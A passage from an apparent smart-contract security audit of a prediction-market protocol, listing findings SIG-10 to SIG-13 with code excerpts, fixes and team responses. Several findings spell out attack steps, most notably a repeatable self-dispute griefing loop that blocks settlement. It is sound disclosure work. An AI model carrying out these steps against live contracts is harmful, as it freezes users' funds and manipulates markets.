`FixedPointMath.fromWad` floors when scaling WAD down to token decimals. `fromWadUp` ceils. These conversions are identities only when `decimals == 18`.

```
// File: contracts/FixedPointMath.sol:23-47
function fromWad(
    uint256 wadAmount,
    uint8 decimals
) internal pure returns (uint256) {
    if (decimals < 18) {
        return wadAmount / 10 ** (18 - decimals);
    } else if (decimals > 18) {
        return wadAmount * 10 ** (decimals - 18);
    }
    return wadAmount;
}

function fromWadUp(
    uint256 wadAmount,
    uint8 decimals
) internal pure returns (uint256) {
    if (decimals < 18) {
        uint256 scale = 10 ** (18 - decimals);
        return Math.ceilDiv(wadAmount, scale);
    } else if (decimals > 18) {
        return wadAmount * 10 ** (decimals - 18);
    }
    return wadAmount;
}
```

Core applies that conversion independently on every trade: sells transfer the floored raw payout; buys pull the ceiled raw cost.

```
// File: contracts/V8PredictionMarket.sol:660-663
address token = dir == Direction.SellYes ? m.yesToken : m.noToken;
OutcomeToken(token).burn(msg.sender, result.filled);
uint256 rawPayout = result.payout.fromWad(m.baseDecimals);
IERC20(m.collateral).safeTransfer(msg.sender, rawPayout);
```

```
// File: contracts/V8PredictionMarket.sol:689-690
uint256 rawCost = result.cost.fromWadUp(m.baseDecimals);
_pullExact(m.collateral, msg.sender, rawCost);
```

Conversion quotes do not mirror that per-leg rounding. `quoteSellNoViaConversion` simulates each non-focal `SellYes` and adds the unrounded WAD `payout` into `q.payoutWad`.

```
// File: contracts/NegRiskQuoter.sol:140-146
    for (uint256 i = 0; i < mids.length; i++) {
        if (mids[i] == focalMarketId) continue;
        TradeResult memory r = _simulateTrade(mids[i], Direction.SellYes, wad);
        q.payoutWad += r.payout;
        q.feesWad += r.totalFees;
        if (r.partialFill || r.filled < wad) q.partialFill = true;
    }
```

`nrSellNo` then executes those same sells and accumulates the WAD `result.payout` values. Slippage is checked against that WAD total, and the same total is emitted as `NegRiskRouteExecuted.outputWad`. The collateral refund is the sum of independently floored raw transfers.

```
// File: contracts/V8Router.sol:659-671
    negRiskAdapter.convertNoToYesBundle(groupId, focalMarketId, wad);
    for (uint256 i = 0; i < mids.length; i++) {
        if (mids[i] == focalMarketId) continue;
        totalPayoutWad += _sellYesDelta(mids[i], yesBefore[i]);
    }
    if (totalPayoutWad < minPayout) revert SlippageExceeded();

    TokenTransferLib.refundDelta(collateral, msg.sender, collateralBefore);
    TokenTransferLib.refundDelta(focalNo, msg.sender, focalNoBefore);
    _refundGroupOutcomeDeltas(mids, focalMarketId, true, yesBefore);
    emit NegRiskRouteExecuted(
        groupId, focalMarketId, msg.sender, Direction.SellNo, wad,
        totalPayoutWad
    );
```

```
// File: contracts/V8Router.sol:786-798
    function _sellYesDelta(
        uint256 marketId,
        uint256 beforeBalance
    ) internal returns (uint256 payoutWad) {
        (address yesToken, , , , , , , , ) = core.markets(marketId);
        uint256 yesBal = _balanceDelta(yesToken, beforeBalance);
        if (yesBal == 0) return 0;
        try core.sell(marketId, Direction.SellYes, yesBal, 0) returns (
            TradeResult memory result
        ) {
            payoutWad = result.payout;
        } catch {}
    }
```

Let p_i be the WAD payout of non-focal leg i and $s = 10^{18-d}$ the raw scale. The quoted raw amount obtained by converting the aggregate once is $\lfloor (\sum p_i) / s \rfloor$. The transferable amount is $\sum \lfloor p_i / s \rfloor$. These differ by $\lfloor (\sum r_i) / s \rfloor$ remainder units,

so the quote can exceed the refund by almost one raw unit per sell leg.

The cost-side quotes have the dual mismatch. `quoteBuyNoViaConversion` and `quoteSellYesViaConversion` sum unrounded WAD `cost` values:

```
// File: contracts/NegRiskQuoter.sol:171-178
    for (uint256 i = 0; i < mids.length; i++) {
        if (mids[i] == focalMarketId) continue;
        TradeResult memory r = _simulateTrade(mids[i], Direction.BuyYes, wad);
        q.costWad += r.cost;
        q.feesWad += r.totalFees;
        if (r.filled < minFilled) minFilled = r.filled;
        if (r.partialFill || r.filled < wad) q.partialFill = true;
    }
```

```
// File: contracts/NegRiskQuoter.sol:285-292
    for (uint256 i = 0; i < mids.length; i++) {
        if (mids[i] == focalMarketId) continue;
        TradeResult memory buyLeg = _simulateTrade(mids[i], Direction.BuyYes,
wad);

        q.costWad += buyLeg.cost;
        q.feesWad += buyLeg.totalFees;
        if (buyLeg.filled < minFilled) minFilled = buyLeg.filled;
        if (buyLeg.partialFill || buyLeg.filled < wad) q.partialFill = true;
    }
```

Execution charges each buy independently and subtracts the ceiled raw cost from the remaining budget:

```
// File: contracts/V8Router.sol:828-846
function _buyGroupYesExcept(
    uint256[] memory mids,
    uint256 skipMarketId,
    uint256 wad,
    uint8 baseDecimals,
    uint256 budgetRaw
) internal {
    for (uint256 i = 0; i < mids.length; i++) {
        if (mids[i] == skipMarketId) continue;
        TradeResult memory result = core.buyExactIn(
            mids[i],
            Direction.BuyYes,
            wad,
            budgetRaw.toWad(baseDecimals),
            wad,
            address(0)
        );
        budgetRaw -= result.cost.fromWadUp(baseDecimals);
    }
}
```

Let c_i be each WAD buy cost. An integrator that sets `maxCostRaw = fromWadUp(\sum c_i)` supplies $\lceil (\sum c_i) / s \rceil$ raw units. Execution requires $\sum \lceil c_i / s \rceil$, which can be larger by almost one raw unit per purchased market after the first.

`nrBuyNo` and `nrSellYes` then revert `SlippageExceeded` on a later leg even though `q.feasible` is true.

`compareSellNo` and `compareBuyNo` rank routes on those aggregate WAD fields, so they compare a conversion total that has not been per-leg rounded against a direct route that is rounded only once.

```
// File: contracts/NegRiskQuoter.sol:305-327
function compareSellNo(
    uint256 groupId, uint256 focalMarketId, uint256 wadAmount
) external view returns (RouteComparison memory cmp) {
    cmp.direct = quoteSellNoDirect(focalMarketId, wadAmount);
    cmp.viaConversion = quoteSellNoViaConversion(groupId, focalMarketId,
wadAmount);
    bool conversionExact = _isExactQuote(cmp.viaConversion, wadAmount);
    bool directExact = _isExactQuote(cmp.direct, wadAmount);
    cmp.conversionBetter = conversionExact && (
        !directExact || cmp.viaConversion.payoutWad > cmp.direct.payoutWad
    );
}

function compareBuyNo(
    uint256 groupId, uint256 focalMarketId, uint256 wadAmount
) external view returns (RouteComparison memory cmp) {
    cmp.direct = quoteBuyNoDirect(focalMarketId, wadAmount);
    cmp.viaConversion = quoteBuyNoViaConversion(groupId, focalMarketId,
wadAmount);
    bool conversionExact = _isExactQuote(cmp.viaConversion, wadAmount);
    bool directExact = _isExactQuote(cmp.direct, wadAmount);
    cmp.conversionBetter = conversionExact && (
        !directExact || cmp.viaConversion.costWad < cmp.direct.costWad
    );
}
```

The same per-leg payout pattern also appears in `quoteBuyYesViaConversion` when more than one non-pivot, non-target market is sold.

Impact

The mismatch is visible to anyone who treats `RouteQuote.payoutWad / costWad` as the raw collateral delta after a single `fromWad / fromWadUp`. It does not mint extra tokens, freeze balances, bypass authorization, or break Core inventory accounting: each AMM leg still transfers or pulls the correctly rounded raw amount, and an insufficient `maxCostRaw` reverts atomically.

Recommendation

Normalize each conversion leg's quoted and executed amount using the same WAD-to-raw rounding behavior before aggregating costs or payouts. Use the normalized aggregate for quote reporting, route comparison, slippage enforcement, and emitted route output so these values reflect the collateral that can actually be transferred or must actually be paid.

Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the finding. NegRisk conversion quotes currently aggregate pre-rounding WAD costs and payouts across multiple AMM legs, while execution converts each leg independently to the collateral token's native decimals. Sell legs are rounded down and buy legs are rounded up. For collateral with fewer than 18 decimals, aggregating before conversion can therefore overstate transferable proceeds or understate the raw budget required by nearly one raw collateral unit per non-focal leg.

We will define `RouteQuote.costwad` and `payoutwad` as executable aggregates. Each simulated sell leg will first be rounded down to its raw collateral payout, and each simulated buy leg will first be rounded up to its raw collateral cost. The per-leg raw values will then be aggregated and converted back to WAD only for fields that expose WAD-denominated output.

The same per-leg raw accounting will be used by direct and conversion quotes, best-pivot selection, route comparison, raw budget calculation, slippage enforcement, Router return values, and `NegRiskRouteExecuted.outputwad`. Sell-route minimum payouts will be checked against the actual refundable collateral delta, and buy routes will reserve the sum of independently rounded-up raw costs. The single-leg executable-amount semantics introduced under SIG-18 will be reused without applying a second rounding step.

Regression tests will cover 6-, 8-, and 18-decimal collateral, exact raw-unit boundaries and sub-raw-unit remainders, two-market and maximum twelve-market groups, all four NegRisk route directions, direct-versus-conversion comparison, best-pivot selection, sufficient and one-unit-insufficient raw budgets, failed-call atomicity, and equality between quoted executable aggregates, emitted values, returned values, and actual collateral balance deltas.

[CertiK, 08/27/2026]:

The team heeded the advice to resolve the finding and changes were reflected in commit [68f2b7720402fbaf2662d9345bb3d1d93416b990](#).

SIG-10 | Protocol Fee Ratio Lacks An Effective Upper Bound

Category	Severity	Location	Status
Logical Issue	Minor	V8PredictionMarket.sol: 184	Resolved

Description

`setProtocolFeeRatio` only rejects values strictly greater than `BPS` (10_000). The owner may therefore set `protocolFeeRatio` to 100%, diverting the entire gross trading fee to the protocol and leaving liquidity providers with zero fee share on all subsequent trades. Unlike other admin parameters that enforce a tighter product maximum (for example `minLockBlocks` versus `MAX_LOCK_BLOCKS`), there is no independent, economically meaningful cap on the protocol's cut of fees.

```
// File: contracts/V8PredictionMarket.sol, lines 182-185
function setProtocolFeeRatio(uint256 _ratio) external override onlyOwner {
    if (_ratio > BPS) revert InvalidParam();
    protocolFeeRatio = _ratio;
}
```

Recommendation

Introduce an explicit maximum below (or equal to, if product intends) a governance-approved ceiling, for example:

```
uint256 public constant MAX_PROTOCOL_FEE_RATIO = 5_000; // 50% of gross fee

function setProtocolFeeRatio(uint256 _ratio) external override onlyOwner {
    if (_ratio > MAX_PROTOCOL_FEE_RATIO) revert InvalidParam();
    protocolFeeRatio = _ratio;
}
```

Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the finding. `setProtocolFeeRatio` currently permits a value of `10_000` bps, allowing governance to allocate the entire gross trading fee to the protocol and leave liquidity providers with no fee share on subsequent trades. Although this action is owner-controlled and delayed by the production Timelock, operational governance controls do not replace an economically meaningful contract-level limit.

We will add an explicit `MAX_PROTOCOL_FEE_RATIO` of `5_000` bps for the current release and reject every value above that ceiling. The production deployment policy and parameter validator will remain fixed at the existing `2_000` bps value; the new

5_000 bps constant is a safety ceiling, not a planned production fee increase.

At every permitted ratio, a nonzero gross fee will leave a nonzero LP fee allocation under the current floor-rounding rule. Successful updates will also emit the previous/new protocol-fee-ratio event introduced under SIG-16.

Regression tests will cover zero, the existing 2_000 bps production value, the exact 5_000 bps ceiling, rejection at 5_001 and 10_000 bps, non-owner access, previous/new event values, preservation of the pinned deployment parameter, and nonzero LP fee allocation for every nonzero gross-fee boundary case.

[CertiK, 08/27/2026]:

The team heeded the advice to resolve the finding and changes were reflected in commit [68f2b7720402fbaf2662d9345bb3d1d93416b990](#).

SIG-11 | Missing Slippage Protection Allows Adverse Tranche Initialization

Category	Severity	Location	Status
Logical Issue	Minor	contracts/V8PredictionMarket.sol (07/29-6c90a4): 546~551; contracts/V8Router.sol (07/29-6c90a4): 483~488	Resolved

Description

`addTranche` seeds the new band from the live aggregate YES/NO inventory at inclusion time. That alignment is intentional (the new tranche should not move spot), but neither Core nor Router accepts an expected ratio, price band, `minNav`, or minimum returned complementary tokens. If inventory moves between quote and inclusion, the creator's collateral is still seeded at the new ratio and the call succeeds. The victim is the market creator (or an operator adding shares for the creator), not an arbitrary public LP. On the current Base deployment this is a missing execution bound, not a public same-block sandwich.

Vulnerability Detail

Only the market creator, or an LP operator approved by the creator with `lpRecipient == creator`, may add a tranche:

```
// File: contracts/V8PredictionMarket.sol:546-576
function addTranche(
    uint256 marketId,
    address lpRecipient,
    TrancheConfig calldata cfg,
    uint256 rawCollateralIn
) external override nonReentrant whenEntriesOpen returns (uint8 newIdx) {
    _requireTradingAllowed(marketId);
    _requireParticipantOrPosition(marketId, lpRecipient);
    Market storage m = markets[marketId];
    address creator = marketCreator[marketId];
    bool isCreator = msg.sender == creator;
    if (!isCreator && !lpOperatorApproval[creator][msg.sender]) revert
    NotAuthorized();
    if (!isCreator && lpRecipient != creator) revert NotAuthorized();
    ...
    uint256 totalWad = rawCollateralIn.toWad(m.baseDecimals);
    _pullExact(m.collateral, msg.sender, rawCollateralIn);

    (TrancheState[] memory states, ) = _loadTranches(marketId, newIdx);
    (uint256 uCurve, uint256 yS, uint256 nS) =
    LiquidityEngine.computeAlignedSeed(states, totalWad);
```

`computeAlignedSeed` copies the current global effective inventory ratio into the new seed. If $(\hat{N}) \geq (\hat{Y}) > 0$:

$$U = \left\lfloor T \cdot \hat{Y} / \hat{N} \right\rfloor, \quad N_S = T - U, \quad Y_S = 0$$

so $(\tilde{N} \setminus \mathrm{new}) / \tilde{Y}$ matches $(\hat{N} / \hat{Y})$ (up to floor). The YES-scarce case is symmetric.

```
// File: contracts/LiquidityEngine.sol:119-132
function computeAlignedSeed(
    TrancheState[] memory states,
    uint256 totalWad
) external pure returns (uint256 uCurve, uint256 yS, uint256 nS) {
    (uint256 hatY, uint256 hatN) = _getGlobalEffectiveInventory(states);
    if (hatY == 0 && hatN == 0) return (totalWad, 0, 0);
    if (hatN >= hatY) {
        uCurve = Math.mulDiv(totalWad, hatY, hatN);
        nS = totalWad - uCurve;
    } else {
        uCurve = Math.mulDiv(totalWad, hatN, hatY);
        yS = totalWad - uCurve;
    }
}
```

Core then splits `max(yS, nS)` of collateral, keeps the scarce-side complement in the tranche, and returns the other outcome token to the caller. `bootstrapTranche` only rejects `nav < minLpAmount`. It does not compare NAV, $(\hat{Y} / \hat{N})$, or the returned token amount to any caller-chosen bound.

```
// File: contracts/V8PredictionMarket.sol:581-596
uint256 splitAmt = yS > nS ? yS : nS;
if (splitAmt > 0) {
    OutcomeToken(m.yesToken).mint(address(this), splitAmt);
    OutcomeToken(m.noToken).mint(address(this), splitAmt);
    address returnToken = (nS > yS) ? m.yesToken : m.noToken;
    IERC20(returnToken).safeTransfer(msg.sender, splitAmt);
}

(TrancheState memory ts, uint256 nav) = LiquidityEngine.bootstrapTranche(
    uCurve, yS, nS, cfg.floorDepthBps, minLpAmount
);
trancheConfigs[marketId][newIdx] = cfg;
trancheStates[marketId][newIdx] = ts;
lpShares[marketId][newIdx][lpRecipient] = nav;
_snapshotLpLock(marketId, newIdx, lpRecipient);
m.trancheCount = newIdx + 1;
```

`V8Router.addTranche` forwards collateral and a `deadline` only. A deadline expires the call; it does not reject a skewed seed. `lpRecipient` is `msg.sender`, so the Router path is still creator-only once Core's operator rule is applied.

```
// File: contracts/V8Router.sol:483-504
function addTranche(
    uint256 marketId,
    TrancheConfig calldata cfg,
    uint256 rawCollateralIn,
    uint256 deadline
) external nonReentrant returns (uint8 newIdx) {
    if (block.timestamp > deadline) revert Expired();
    if (rawCollateralIn == 0) revert ZeroQuantity();
    ...
    newIdx = core.addTranche(marketId, msg.sender, cfg, rawCollateralIn);
}
```

Alignment prevents the new band from entering at an arbitrary off-market ratio; it does not prevent the band from entering at a **transient, trade-moved** ratio. Ordinary `addLiquidity` at least exposes Router `minSharesOut`; `addTranche` has no analogue.

If a prior trade has already moved $\hat{Y}/\hat{N}$, or if another trade lands between the creator's quote and inclusion, the new band is seeded at that live ratio:

1. Inventory is skewed (for example a YES buy, making YES scarce).
2. Creator `addTranche` runs: extra NO is seeded (`nS > 0`), YES from the split is returned, and the new band prices as if YES is expensive.
3. `m.trancheCount` now includes that band. A later YES sell hits a deeper book that absorbs YES at the skewed ratio.
4. After unwind, the new LP NAV is worse than if the tranche had been seeded at the pre-trade ratio.

Trading fees are at least `MIN_FEE_BPS` (10). Value at risk is bounded by depth, attainable skew, fee drag, and how large the new band is relative to existing effective inventory. This is not protocol insolvency and does not hit unrelated LPs except insofar as they share the post-trade aggregate.

Impact

The creator can receive a worse seed than the ratio they quoted, because the ABI cannot revert on NAV, spot, or returned complementary tokens.

Base's sequencer holds a **private** mempool: pending transactions are not gossiped. A public searcher generally cannot observe `addTranche` in flight and wrap it in the same block. The remaining paths are weaker than a classic L1 sandwich:

- **Quote-to-inclusion drift.** Independent `buyExactIn` / `sell` flow can move $\hat{Y}/\hat{N}$ in the seconds between signature and sequencer inclusion. `deadline` does not reject the skewed seed.
- **Visible pre-skew.** An attacker can buy first on-chain, then wait for a later `addTranche`. That skew is already public; the creator can inspect spot before sending.

Recommendation

Add caller-selected execution bounds to Core `addTranche` and forward them from `V8Router.addTranche`. Compute the aligned seed first, then revert **before** minting outcome tokens, writing `trancheStates`, minting LP shares, or incrementing `trancheCount`. Practical bounds:

- `minNav` (or minimum LP shares) for the supplied collateral, distinct from the global `minLpAmount` floor;
- an expected aggregate YES/NO ratio or spot with a maximum deviation in BPS;
- a minimum amount of complementary outcome tokens returned to the caller, if the LP wants to reject a one-sided seed that is larger than quoted.

I Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the finding. `addTranche` intentionally aligns a new tranche with the live aggregate market inventory, but neither the Core nor Router interface allows the caller to reject an aligned seed whose price, LP-share output, or complementary-token return has moved since quoting. The existing Router deadline limits transaction age but does not protect the caller from quote-to-inclusion inventory changes.

We will extend the Core and Router tranche-addition interfaces with caller-selected execution bounds. These bounds will include a minimum LP-share or NAV output, an expected aggregate YES price or inventory ratio with a maximum permitted deviation, and an expected complementary outcome token with a minimum return amount. The Router will forward all bounds unchanged together with the existing deadline.

Core will load the current tranche state, compute the aligned seed, resulting NAV, and complementary-token return, and validate every bound before pulling collateral, minting or transferring outcome tokens, or writing tranche configuration and state. Failed bounds will therefore revert without balance or market-state changes.

These caller protections address quote-to-inclusion drift and are separate from the protocol-level aggregate-price protection tracked under SIG-06 and the zero-share reinitialization fix tracked under SIG-03.

Regression tests will cover direct Core and Router calls, price and ratio movement between quote and inclusion, exact-bound success and one-unit violations, returned-token side changes, minimum LP-share/NAV and complementary-token bounds, failed-call atomicity, creator and approved-operator authorization, Router forwarding, and preservation of the existing aligned-seed invariant.

[CertiK, 08/27/2026]:

The team heeded the advice to resolve the finding and changes were reflected in commit [68f2b7720402fbaf2662d9345bb3d1d93416b990](#).

SIG-12 | Rejected NegRisk Winner Proposals Reopen The Group And Enable Repeatable Settlement Griefing

Category	Severity	Location	Status
Logical Issue	Minor	contracts/NegRiskSettlementModule.sol (07/29-6c90a4): 483	Resolved

Description

A NegRisk group cannot finalize an alternate winner when the designated resolver rejects a disputed proposal.

`DisputeResult.No` (and `onDisputeReset`) reopen the group and credit both the proposal bond and the dispute bond to the disputer. `disputeGroupOutcome` does not require the disputer to be distinct from the proposer. An attacker who proposes an incorrect winner and immediately disputes it therefore recovers both bonds, minus gas, after an honest rejection. While that actor wins the post-reset proposal race, every child market stays non-finalized: holders cannot redeem, LPs cannot withdraw or claim settlement, and NegRisk conversions are blocked. Prompt honest rejection restarts the challenge and stale clocks instead of ending the freeze.

Vulnerability Detail

NegRisk settlement is group-atomic. `proposeGroupOutcome` / `proposeGroupInvalid` move the shared `GroupResolution` from `Open` to `Proposed`. Anyone may then call `disputeGroupOutcome` during the challenge window. The function records `disputer = msg.sender` and does not compare that address to `gr.proposer`.

```
// File: contracts/NegRiskSettlementModule.sol:483-510
function disputeGroupOutcome(uint256 groupId) external nonReentrant {
    GroupResolution storage gr = _groupResolutions[groupId];
    if (gr.status != SettlementStatus.Proposed) revert InvalidStatus();

    ResolutionConfig storage c = _groupConfigs[groupId];
    if (
        block.timestamp >=
        SettlementConfigLib.challengeDeadline(
            gr.proposedAt,
            c.challengeWindow
        )
    )
        revert ChallengeWindowExpired();

    TokenTransferLib.pullExact(c.bondToken, c.disputeBond);

    gr.status = SettlementStatus.ResolverPending;
    gr.disputer = msg.sender;

    emit GroupOutcomeDisputed(groupId, msg.sender);

    uint256 repMarketId = _groupMarkets[groupId][0];
    IResolverOracle(c.resolverOracle).requestResolution(
        repMarketId,
        c.resolver,
        _groupResolverData[groupId]
    );
}
```

Group-level `DisputeResult` is not a child Yes/No payout. `Yes` confirms the current proposal, `Invalid` finalizes the group as Invalid, and `No` means the proposed winner (or proposed Invalid) is incorrect. The `No` branch cannot write a different `finalWinnerIdx`. It resets the group to `Open` and pays both bonds to the disputer.

```

// File: contracts/NegRiskSettlementModule.sol:372-412
// Group verdicts reuse DisputeResult: Yes confirms the proposal, No rejects
and
// reopens it, and Invalid declares the group invalid independently. When
Invalid
// was itself proposed, both Yes and Invalid confirm that proposal.
if (result == DisputeResult.None) revert InvalidOutcome();

if (result == DisputeResult.Invalid) {
    address bondWinner = _isInvalidProposal(gr) ? gr.proposer : gr.disputer;
    _finalizeGroup(groupId, 0, true);
    _creditBond(
        bondWinner,
        c.bondToken,
        uint256(c.proposalBond) + uint256(c.disputeBond)
    );
    return;
}

if (result == DisputeResult.Yes) {
    address proposer = gr.proposer;
    bool invalidProposal = _isInvalidProposal(gr);
    _finalizeGroup(
        groupId,
        invalidProposal ? 0 : gr.proposedWinnerIdx,
        invalidProposal
    );
    _creditBond(
        proposer,
        c.bondToken,
        uint256(c.proposalBond) + uint256(c.disputeBond)
    );
} else {
    // DisputeResult.No – proposed winner incorrect → reset
    address disputer = gr.disputer;
    _resetProposal(gr, groupId);
    _creditBond(
        disputer,
        c.bondToken,
        uint256(c.proposalBond) + uint256(c.disputeBond)
    );
}
}

```

`onDisputeReset` is the same economic and state outcome: reopen, credit $B_p + B_d$ to the disputer.

```
// File: contracts/NegRiskSettlementModule.sol:415-435
function onDisputeReset(uint256 marketId) external nonReentrant {
    uint256 groupId = marketToGroup[marketId];
    if (groupId == 0) revert MarketNotInGroup();

    GroupResolution storage gr = _groupResolutions[groupId];
    if (gr.status != SettlementStatus.ResolverPending) revert InvalidStatus();

    ResolutionConfig storage c = _groupConfigs[groupId];
    _requireResolverOracle(c);

    address disputer = gr.disputer;
    _resetProposal(gr, groupId);
    _creditBond(
        disputer,
        c.bondToken,
        uint256(c.proposalBond) + uint256(c.disputeBond)
    );
}
```

```
// File: contracts/NegRiskSettlementModule.sol:758-768
function _resetProposal(
    GroupResolution storage gr,
    uint256 groupId
) internal {
    gr.status = SettlementStatus.Open;
    gr.proposedWinnerIdx = 0;
    gr.proposer = address(0);
    gr.proposedAt = 0;
    gr.disputer = address(0);
    emit GroupProposalReset(groupId);
}
```

An honest resolver who observes an incorrect proposed winner therefore has no callback that finalizes the true child. The available choices are:

1. **Yes** — confirm the wrong winner.
2. **No** or **resetDispute** — reopen the group and refund both bonds to the disputer.
3. **Invalid** — settle every child at $(1, n - 1, n)$ even when a real winner exists.

Because `disputeGroupOutcome` accepts the proposer (or a second account they control), the attacker can take path 2 at essentially zero bond cost:

1. After `resolutionStartTime`, call `proposeGroupOutcome(groupId, wrongIdx)` and pay B_p .
2. In the same transaction, or immediately after, call `disputeGroupOutcome(groupId)` and pay B_d . Status becomes `ResolverPending`; permissionless `finalizeGroupOutcome` cannot run.

3. The honest resolver rejects with `No`. `_resetProposal` returns the group to `Open` and `_creditBond` records $B_p + B_d$ for the attacker-controlled disputer.
4. The attacker claims that credit (or keeps spare inventory) and repeats from step 1.

Each successful re-proposal writes a new `proposedAt`. The challenge deadline and the stale resolver deadline

$$D_c = t_p + W_c, \quad D_r = t_p + W_c + 14 \text{ days}$$

therefore restart. `forceResolveStaleGroup` only fires if the resolver stays silent through D_r . A resolver who promptly and honestly rejects incorrect proposals enables the loop instead of bounding it.

While status is not `Finalized`, every child reports unpaid payouts and `isFinalized = false`. Trading is already off once the group leaves `Open`.

```
// File: contracts/NegRiskSettlementModule.sol:622-647
function getPayout(
    uint256 marketId
) external view returns (uint128 yesNum, uint128 noNum, uint128 denom) {
    ...
    if (gr.status != SettlementStatus.Finalized) return (0, 0, 0);
    ...
}

function isFinalized(uint256 marketId) external view returns (bool) {
    ...
    return _groupResolutions[groupId].status == SettlementStatus.Finalized;
}
```

Core then blocks principal exit on every child:

- `redeemTokens` reverts `NotFinalized` (contracts/V8PredictionMarket.sol:953-956).
- `claimSettlement` requires Core `Settled`, which is synced only after `isFinalized` (contracts/V8PredictionMarket.sol:930-937).
- `removeLiquidity` requires settlement status `Open` (contracts/V8PredictionMarket.sol:311-316), so LPs cannot unwind into outcome tokens during `Proposed` or `ResolverPending`.
- Adapter conversion requires `isTradingAllowed` and reverts `GroupInSettlement` (contracts/NegRiskAdapter.sol:402-406).

The loop stops if an honest party wins the post-reset race with the **correct** winner and the attacker either lets the challenge window elapse or disputes that proposal and loses B_d when the resolver confirms `Yes`. It also stops if the resolver finalizes `Invalid` (or wrongly confirms `Yes`), or if the attacker ceases. Forbidding `msg.sender == proposer` does not remove the issue: a second controlled account is enough, and bonds still recirculate between those two addresses.

Impact

Holders and LPs in every child of the targeted group can be delayed from exiting collateral until the attacker loses the proposal race, stops, or the resolver accepts an economically wrong terminal state (`Invalid` , or confirmation of a false winner). The attacker's unavoidable cost is gas plus temporary lockup of $B_p + B_d$ (at least one whole `bondToken` each).

Recommendation

Give the group resolver a way to finalize a concrete alternate result when the current proposal is wrong. Do not treat “reject and reopen, pay both bonds to the disputer” as the only honest path.

Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the finding. A disputed NegRisk proposal currently has no terminal path to a different valid winner.

`DisputeResult.No` and `onDisputeReset` reopen the group and credit both bonds to the disputer. A proposer can dispute its own incorrect proposal, or use a second controlled account, recover the bonds after an honest rejection, and repeatedly restart the challenge and resolver clocks. This delays redemption, LP settlement, and group conversion across every child market.

We will introduce a NegRisk-specific resolver result that can atomically confirm the active proposal, finalize an explicit alternate child winner, or finalize the group as Invalid. An incorrect winner proposal will therefore be resolved to the correct terminal outcome in the same callback instead of reopening the group. The alternate winner index will be validated against the frozen group membership, and only the configured and currently allowed resolver oracle may submit the result while the group is `ResolverPending` .

Bond distribution will follow the terminal outcome: confirmation of the active proposal awards both bonds to the proposer, while an alternate winner or Invalid result that contradicts the proposal awards both bonds to the disputer. Reset-to-Open will be reserved for exceptional oracle cancellation or indeterminate cases, will return each bond to its original payer, and will use the reset-aware Open-fallback timing introduced under SIG-04 rather than enabling an immediate or costless ordinary-rejection loop.

Regression tests will cover self-dispute, two-account collusion, alternate-winner finalization, Invalid resolution, proposal confirmation, invalid winner indices, unauthorized or de-allowed resolver callbacks, exceptional reset and bond refunds, SIG-04 timeout interaction, prevention of repeated reproposal griefing, and redemption and LP-exit liveness for every child market.

[CertiK, 08/27/2026]:

The team heeded the advice to resolve the finding and changes were reflected in commit [68f2b7720402fbaf2662d9345bb3d1d93416b990](https://github.com/sigmarket/sigmarket/commit/68f2b7720402fbaf2662d9345bb3d1d93416b990).

SIG-13 | NrBuyYes Net-Cost Check Can Overflow Instead Of Enforcing Slippage

Category	Severity	Location	Status
Coding Issue	Minor	contracts/V8Router.sol (07/29-6c90a4): 628	Resolved

Description

`nrBuyYes` enforces the caller's net-cost cap by adding leftover collateral to `maxNetCostRaw` and comparing the sum with `maxCostRaw`. Solidity 0.8 checked arithmetic evaluates that addition before the comparison. When the sum exceeds `type(uint256).max`, the transaction panics instead of applying the intended slippage rule. Integrators that pass `maxNetCostRaw = type(uint256).max` as "no net-cost limit" therefore revert on any route that still holds leftover collateral, even when the economic bound would have passed.

Detail

After the conversion route, the Router snapshots leftover collateral from this call (`routeCollateral`) and treats net spend as `maxCostRaw - routeCollateral`. The on-chain check is the rearranged form `routeCollateral + maxNetCostRaw < maxCostRaw`:

```
// File: contracts/V8Router.sol, lines 613-629
uint256 collateralBefore = IERC20(collateral).balanceOf(address(this));
TokenTransferLib.pullExact(collateral, maxCostRaw);
IERC20(collateral).forceApprove(address(core), maxCostRaw);
yesReceived = _executeNrBuyYesToUser(
    groupId,
    targetMarketId,
    pivotMarketId,
    desiredWad,
    mids,
    baseDecimals,
    maxCostRaw.toWad(baseDecimals)
);
if (yesReceived < minYesOut) revert SlippageExceeded();

uint256 routeCollateral = _balanceDelta(collateral, collateralBefore);
if (routeCollateral + maxNetCostRaw < maxCostRaw) revert SlippageExceeded();
TokenTransferLib.refundDelta(collateral, msg.sender, collateralBefore);
```

Under unbounded integers the rearrangement is equivalent to `maxCostRaw - routeCollateral > maxNetCostRaw` whenever leftover does not exceed the pull. In 0.8 the addition is evaluated first. If `routeCollateral + maxNetCostRaw` overflows, execution reverts with a panic rather than `SlippageExceeded`, and rather than succeeding.

The reachable case is a caller who sets `maxNetCostRaw = type(uint256).max` to disable the net-cost bound. Any successful pull-and-route that leaves `routeCollateral > 0` overflows on the addition. The same panic occurs for any other pair whose sum exceeds `type(uint256).max`. The addition does not wrap and cannot authorize an over-budget spend; the failure mode is a false revert.

Recommendation

Compare net spend against the cap without adding two unbounded user-controlled values:

```
uint256 netCost = routeCollateral < maxCostRaw ? maxCostRaw - routeCollateral : 0;
if (netCost > maxNetCostRaw) revert SlippageExceeded();
```

Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the finding. `nrBuyYes` currently enforces `maxNetCostRaw` through the rearranged comparison `routeCollateral + maxNetCostRaw < maxCostRaw`. Because Solidity evaluates the addition before the comparison, the check can overflow and panic when an integrator uses `type(uint256).max` as an unlimited net-cost cap and the route retains any collateral. This is a false revert rather than an overspending or asset-loss path.

We will compute the net spend directly:

```
uint256 netCostRaw =
    routeCollateral < maxCostRaw
    ? maxCostRaw - routeCollateral
    : 0;

if (netCostRaw > maxNetCostRaw) revert SlippageExceeded();
```

This removes the unbounded addition, preserves `type(uint256).max` as a valid no-limit value, and retains the intended `SlippageExceeded` behavior. The gross collateral pull remains bounded by `maxCostRaw`, while the existing per-call balance-delta accounting continues to isolate historical Router balances.

Regression tests will cover `type(uint256).max` with a positive refund, zero and partial refunds, exact spend, net cost equal to the limit, a one-unit limit violation, defensive excess collateral, revert atomicity, and preservation of historical Router balance isolation.

[CertiK, 08/26/2026]:

The team heeded the advice to resolve the finding and changes were reflected in commit [68f2b7720402fbaf2662d9345bb3d1d93416b990](#).

